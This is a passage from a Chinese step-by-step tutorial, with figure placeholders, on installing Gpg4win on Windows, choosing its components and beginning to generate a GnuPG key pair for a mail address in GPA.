


图1




图2

在选择安装组件的时候需要注意，必须选择以下组件：

GnuPG——核心程序，系统要求选择；

GPA——管理程序，本次实验必须选择；

GpgEX——扩展管理程序，建议选择；

Claws-Mail——开源的MUA程序，本次实验必须选择；

Novice Manual——初学者使用手册，建议选择。

选择插件条目。如图2。

下面的安装过程与其它WINDOWS下的安装程序操作一致。在安装过程即将完成的时候，安装程序会提示您是否把Claws-Mail设置为系统默认的MUA程序（默认邮件管理客户端），由于Claws-Mail兼容所有的MUA管理方式，因此选择"是"（此步可以根据大家的实际需要进行选择）。如图3。




图3




图4

在安装过程完成后，点击"Finish"按钮，完成整个安装过程，够简单吧！如图4。

在使用前我们需要生成与邮件地址对应的密钥环。在"开始"—》"程序"菜单中找到"Gpg4win"子菜单。如图5。

运行其中的"GPA"程序，由于是首次运行，系统将提示您是否需要生成一个属于您的密钥环。如图6。

点击"Generate key now"按钮进入密钥环生成过程，程序首先要求您输入密钥环属主的名称。如图7。




图 5




图 6

下一步要求您输入邮件地址（**注意：这一步很重要，因为下面生成的密钥环是与这个邮件地址配对的，其它邮件地址无法使用**）。如图8。

接下来程序会提示您是否需要为接下来生成的密钥环进行备份（我个人觉得现阶段暂时不需要），在这里我选择了“Do it later”。如图9。

然后系统会提示您输入生成密钥环的保护字符串，建议输入8位内容包括大小写字母、阿拉伯数字、特殊字符的字符串。如图10。




图 7




图 8




图 9

